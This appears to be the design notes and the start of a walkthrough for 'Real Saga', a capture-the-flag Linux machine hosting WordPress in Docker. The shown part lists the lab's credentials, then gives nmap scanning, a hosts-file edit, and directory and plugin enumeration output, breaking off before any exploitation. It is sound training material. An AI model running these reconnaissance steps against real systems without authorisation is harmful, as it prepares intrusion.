The Real Saga

Introduction

Welcome to Real Saga, a linux machine to test out web exploitation, linux privilege and even docker breakouts also.

Info for HTB

Access

Passwords:

User	Password
angry	angry@ctf
dev	Need to switch from www-data(no need actually
root	No password need to do the privilege escalation

Key Processes

So basically the box is completely built in docker and uses a ubuntu to host it, it does have docker service running and inside the container a apache web server is running with wordpress cms. For owning this machine players need to breakout from the docker conatiner to the host machine.

Automation / Crons

Nothing on the automation

Firewall Rules

No firewalls configured

Docker

Have created a complete docker container to run the entire idea behind the machine, the container is the core of the Machine which hosts the web server.

Other

!!!!! If you guys need the complete docker files let me know. !!!!!! Otherwise you could get that from machine itself


Writeup

The Real Saga is a Linux machine which is completely build for testing out Skills in web recon, CMS exploitation, Linux privilege escalation techniques and also Docker concept and docker breakouts.

Enumeration


Nmap

```
nmap -sCV machine-ip
```



```
┌──(kali㉿kali)-[~/realsaga]
└─$ nmap -sCV 192.168.1.46 -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-13 09:30 EST
Nmap scan report for 192.168.1.46
Host is up (0.00090s latency).
Not shown: 889 closed tcp ports (reset), 109 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
| ssl-cert: Subject: commonName=d85aef68961a
| Subject Alternative Name: DNS:d85aef68961a
| Not valid before: 2024-11-12T11:45:34
|_Not valid after:  2034-11-10T11:45:34
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: d85aef68961a.bbrouter, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Did not follow redirect to http://saga.local/
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:BD:63:DA (Oracle VirtualBox virtual NIC)
Service Info: Host:  d85aef68961a.bbrouter

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.04 seconds
```

On the nmap result, We can see that port 25 and 80 is open. Port 80 -> Means there is a Web Server running.




Unable to connect

An error occurred during a connection to saga.local.


- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

We can see there is a internal domain running which is saga.local Add this domain to our hosts file.



```
  GNU nano 8.2                                                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

192.168.1.46    saga.local
```

After that we can visit the site http://saga.local



General Services


General Surgery

The general surgical team encompasses a full range of emergency and elective inpatient and day case surgery


Pediatric Care

We provide a long list of pediatric services to care fo child from infancy into adulthood


By using wappalyzer we can see that its running on Wordpress cms. Else you use whatweb to find out that `whatweb http://saga.local` You can tryout wpscan also here.



While doing directory enumeration we do get some directories like wp-content, wp-admin. wp-admin which is login page for getting into the cms.




```
[09:40:02] 403 -  275B  - /.htaccessOLD2
[09:40:02] 403 -  275B  - /.htm
[09:40:02] 403 -  275B  - /.htaccessOLD
[09:40:02] 403 -  275B  - /.httr-oauth
[09:40:02] 403 -  275B  - /.htaccess_extra
[09:40:05] 403 -  275B  - /.php
[09:40:51] 301 -  309B  - /backup  →  http://saga.local/backup/
[09:40:52] 200 -  453B  - /backup/
[09:41:27] 301 -    2B  - /index.php  ->  http://saga.local/
[09:41:27] 301 -    2B  - /index.php/login/  →  http://saga.local/login/
[09:41:32] 200 -    7KB - /license.txt
[09:41:42] 200 -    0B  - /new
[09:42:00] 200 -    3KB - /readme.html
[09:42:07] 403 -  275B  - /server-status
[09:42:07] 403 -  275B  - /server-status/
[09:42:43] 200 -  403B  - /wordpress/
[09:42:43] 301 -  311B  - /wp-admin  →  http://saga.local/wp-admin/
[09:42:43] 200 -    2B  - /wp-config.php
[09:42:43] 400 -    3B  - /wp-admin/admin-ajax.php
[09:42:43] 409 -    3KB - /wp-admin/setup-config.php
[09:42:43] 200 -  509B  - /wp-admin/install.php
[09:42:44] 200 -    0B  - /wp-content/
[09:42:44] 301 -  313B  - /wp-content  →  http://saga.local/wp-content/
[09:42:44] 500 -    0B  - /wp-content/plugins/hello.php
[09:42:44] 200 -   84B  - /wp-content/plugins/akismet/akismet.php
[09:42:45] 200 -  595B  - /wp-content/uploads/
[09:42:45] 200 -  411B  - /wp-content/upgrade/
[09:42:45] 301 -  314B  - /wp-includes  →  http://saga.local/wp-includes/
[09:42:45] 200 -    0B  - /wp-includes/rss-functions.php
[09:42:45] 200 -    2KB - /wp-login.php
[09:42:45] 200 -    4KB - /wp-includes/
[09:42:45] 200 -    2B  - /wp-cron.php
[09:42:45] 302 -    2B  - /wp-signup.php  →  http://saga.local/wp-login.php?action=register
[09:42:46] 302 -    2B  - /wp-admin/  →  http://saga.local/wp-login.php?redirect_to=http%3A%2F%2Fsaga.local%2Fwp-admin%2F&reauth=1
[09:42:47] 405 -   44B  - /xmlrpc.php

Task Completed
```




Without username and password nothing can be done there.

Enumerating again we’ll get sub directory inside the wp-content which is plugins. From the there we can see all the plugins used in the wordpress.



```
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/realsaga/reports/http_saga.local/_wp-content__24-11-13_09-44-13.txt

Target: http://saga.local/

[09:44:13] Starting: wp-content/
[09:44:20] 403 -  275B  - /wp-content/.htaccess.sample
[09:44:20] 403 -  275B  - /wp-content/.htaccess.save
[09:44:20] 403 -  275B  - /wp-content/.ht_wsr.txt
[09:44:20] 403 -  275B  - /wp-content/.htaccess.bak1
[09:44:20] 403 -  275B  - /wp-content/.htaccess.orig
[09:44:20] 403 -  275B  - /wp-content/.htaccessBAK
[09:44:20] 403 -  275B  - /wp-content/.htaccess_sc
[09:44:20] 403 -  275B  - /wp-content/.htaccess_orig
[09:44:20] 403 -  275B  - /wp-content/.html
[09:44:20] 403 -  275B  - /wp-content/.htaccessOLD
[09:44:20] 403 -  275B  - /wp-content/.htaccessOLD2
[09:44:20] 403 -  275B  - /wp-content/.htaccess_extra
[09:44:20] 403 -  275B  - /wp-content/.htm
[09:44:20] 403 -  275B  - /wp-content/.htpasswds
[09:44:20] 403 -  275B  - /wp-content/.httr-oauth
[09:44:20] 403 -  275B  - /wp-content/.htpasswd_test
[09:44:24] 403 -  275B  - /wp-content/.php
[09:45:46] 301 -  318B  - /wp-content/logs  ->  http://saga.local/wp-content/logs/
[09:45:46] 200 -  454B  - /wp-content/logs/
[09:46:10] 301 -  321B  - /wp-content/plugins  ->  http://saga.local/wp-content/plugins/
[09:46:10] 200 -  734B  - /wp-content/plugins/
[09:46:42] 301 -  320B  - /wp-content/themes  ->  http://saga.local/wp-content/themes/
[09:46:45] 301 -  321B  - /wp-content/upgrade  ->  http://saga.local/wp-content/upgrade/
[09:46:45] 301 -  321B  - /wp-content/uploads  ->  http://saga.local/wp-content/uploads/
[09:46:45] 200 -  595B  - /wp-content/uploads/

Task Completed
```




Index of /wp-content/plugins

Name	Last modified	Size	Description
Parent Directory		-	
akismet/	2024-11-11 12:29	-	
awesome-support/	2024-11-11 12:29	-	
classic-editor/	2024-11-11 12:35	-	
contact-form-7/	2024-11-11 12:35	-	
easy-wp-smtp/	2024-11-11 12:35	-	
elementor-theme-core/	2024-11-11 12:35	-	
hello.php	2024-11-11 12:26	2.5K	
